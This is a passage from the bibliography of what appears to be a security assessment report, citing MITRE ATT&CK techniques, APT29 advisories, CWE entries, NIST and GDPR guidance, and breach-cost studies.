- [39] Hutchins, E. M., Cloppert, M. J., & Amin, R. M. "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains." Lockheed Martin Corporation, 2011.
- [40] MITRE ATT&CK. "APT29, Group G0016." <https://attack.mitre.org/groups/G0016/>
- [41] National Cyber Security Centre (NCSC). "Advisory: APT29 targets COVID-19 vaccine development," July 2020. <https://www.ncsc.gov.uk/news/advisory-apt29-targets-covid-19-vaccine-development>
- [42] Cybersecurity and Infrastructure Security Agency (CISA). "Russian SVR Targets U.S. and Allied Networks," April 2021.
- [43] MITRE Corporation. "MITRE ATT&CK Framework."
- [44] MITRE ATT&CK. "T1566.001: Phishing: Spearphishing Attachment."
- [45] MITRE ATT&CK. "T1059.001: Command and Scripting Interpreter: PowerShell."
- [46] MITRE ATT&CK. "T1053.005: Scheduled Task/Job: Scheduled Task."
- [47] MITRE ATT&CK. "T1134.001: Access Token Manipulation: Token Impersonation/Theft."

- [48] MITRE ATT&CK. "T1003.001: OS Credential Dumping: LSASS Memory."
- [49] MITRE ATT&CK. "T1087.002: Account Discovery: Domain Account."
- [50] MITRE ATT&CK. "T1021.001: Remote Services: Remote Desktop Protocol."
- [51] MITRE ATT&CK. "T1213: Data from Information Repositories."
- [52] MITRE ATT&CK. "T1567.002: Exfiltration Over Web Service: Exfiltration to Cloud Storage."
- [53] <https://howtofix.guide/ransomware-operators-use-cobalt-strike/>
- [54] Deply, B. "Mimikatz." GitHub repository.
- [55] Robbins, A., et al. "BloodHound: Six Degrees of Domain Admin." DEF CON 24, 2016.
- [56] OWASP. "OWASP Top Ten 2021: A07:2021 – Identification and Authentication Failures." https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/
- [57] Mandiant. "M-Trends 2024: A View From the Front Lines."
- [58] Ponemon Institute. "The Value of Endpoint Detection and Response," commissioned by CrowdStrike, 2023.
- [59] IBM Security. "Cost of a Data Breach Report 2024: Impact of Security AI and Automation."
- [60] Forrester Consulting. "The Total Economic Impact of Microsoft Purview Data Loss Prevention," June 2023.
- [61] Gartner. "Innovation Insight: Cloud Security Posture Management," July 2024.
- [62] Microsoft Security. "Your Pa\$word doesn't matter," Microsoft Security Blog, Nov 2019.
- [63] BeyondTrust. "2024 Privileged Access Threat Report."
- [64] Forrester Research. "The Business Value of Zero Trust Architecture," commissioned by Illumio, 2023.
- [65] MITRE. "CWE-306: Missing Authentication for Critical Function."

- [66] FIDO Alliance. "FIDO2: Moving the World Beyond Passwords."
<https://fidoalliance.org/fido2/>
- [67] NIST. "SP 800-63B: Digital Identity Guidelines - Authentication and Lifecycle Management," June 2017. <https://pages.nist.gov/800-63-3/sp800-63b.html>
- [68] MITRE. "CWE-693: Protection Mechanism Failure."
<https://cwe.mitre.org/data/definitions/693.html>
- [69] Gartner. "Market Guide for Endpoint Detection and Response Solutions," 2024.
<https://www.gartner.com/en/documents/endpoint-detection-response>
- [70] ESG Research. "2024 Cybersecurity Spending Trends." Enterprise Strategy Group, 2024.
- [71] MITRE. "CWE-359: Exposure of Private Personal Information to an Unauthorized Actor."
<https://cwe.mitre.org/data/definitions/359.html>
- [72] European Union. "General Data Protection Regulation (GDPR) Article 32: Security of Processing." <https://gdpr-info.eu/art-32-gdpr/>
- [73] MITRE. "CWE-732: Incorrect Permission Assignment for Critical Resource."
<https://cwe.mitre.org/data/definitions/732.html>
- [74] Information Commissioner's Office (ICO). "Guide to the GDPR: Fines and Penalties."
<https://ico.org.uk/for-organisations/guide-to-data-protection/guide-to-the-general-data-protection-regulation-gdpr/>
- [75] Amazon Web Services. "AWS Security Best Practices for S3."
<https://docs.aws.amazon.com/AmazonS3/latest/userguide/security-best-practices.html>
- [76] MITRE. "CWE-798: Use of Hard-coded Credentials."
<https://cwe.mitre.org/data/definitions/798.html>
- [77] Amazon Web Services. "AWS Secrets Manager: Rotate, manage, and retrieve secrets."
<https://aws.amazon.com/secrets-manager/>
- [78] MITRE. "CWE-778: Insufficient Logging." <https://cwe.mitre.org/data/definitions/778.html>
- [79] UnitedHealth Group. "Q3 2024 Earnings Report: Change Healthcare Breach Impact."
<https://www.unitedhealthgroup.com/newsroom/2024/change-healthcare-cyberattack.html>
- [80] U.S. Securities and Exchange Commission. "Merck & Co., Inc. Form 10-K Annual Report 2017," pp. 22-23.

- [81] IBM Security and Ponemon Institute. "Cost of a Data Breach Report 2024."
<https://www.ibm.com/reports/data-breach>
- [82] KnowBe4. "2024 Phishing by Industry Benchmarking Report."
<https://www.knowbe4.com/phishing-by-industry-benchmarking-report>
- [83] Verizon. "2024 Data Breach Investigations Report: Healthcare Sector Analysis."
<https://www.verizon.com/business/resources/reports/dbir/>
- [84] U.S. Department of Health & Human Services. "HIPAA Security Rule."
<https://www.hhs.gov/hipaa/for-professionals/security/index.html>
- [85] International Organization for Standardization. "ISO/IEC 27001:2022 Information Security Management." <https://www.iso.org/standard/27001>
- [86] NIST. "Framework for Improving Critical Infrastructure Cybersecurity, Version 1.1," Apr 2018. <https://www.nist.gov/cyberframework>
- [87] Marsh McLennan. "2024 Cyber Insurance Market Report."
<https://www.marsh.com/us/industries/financial-institutions/insights/cyber-insurance-market-trends.html>
- [88] Deloitte. "Measuring the Return from Pharmaceutical Innovation 2023."
<https://www2.deloitte.com/us/en/pages/life-sciences-and-health-care/articles/measuring-return-from-pharmaceutical-innovation.html>
- [89] NIST. "SP 800-115: Technical Guide to Information Security Testing and Assessment."
<https://csrc.nist.gov/publications/detail/sp/800-115/final>
- [90] Center for Internet Security. "CIS Controls Version 8."
<https://www.cisecurity.org/controls/v8>

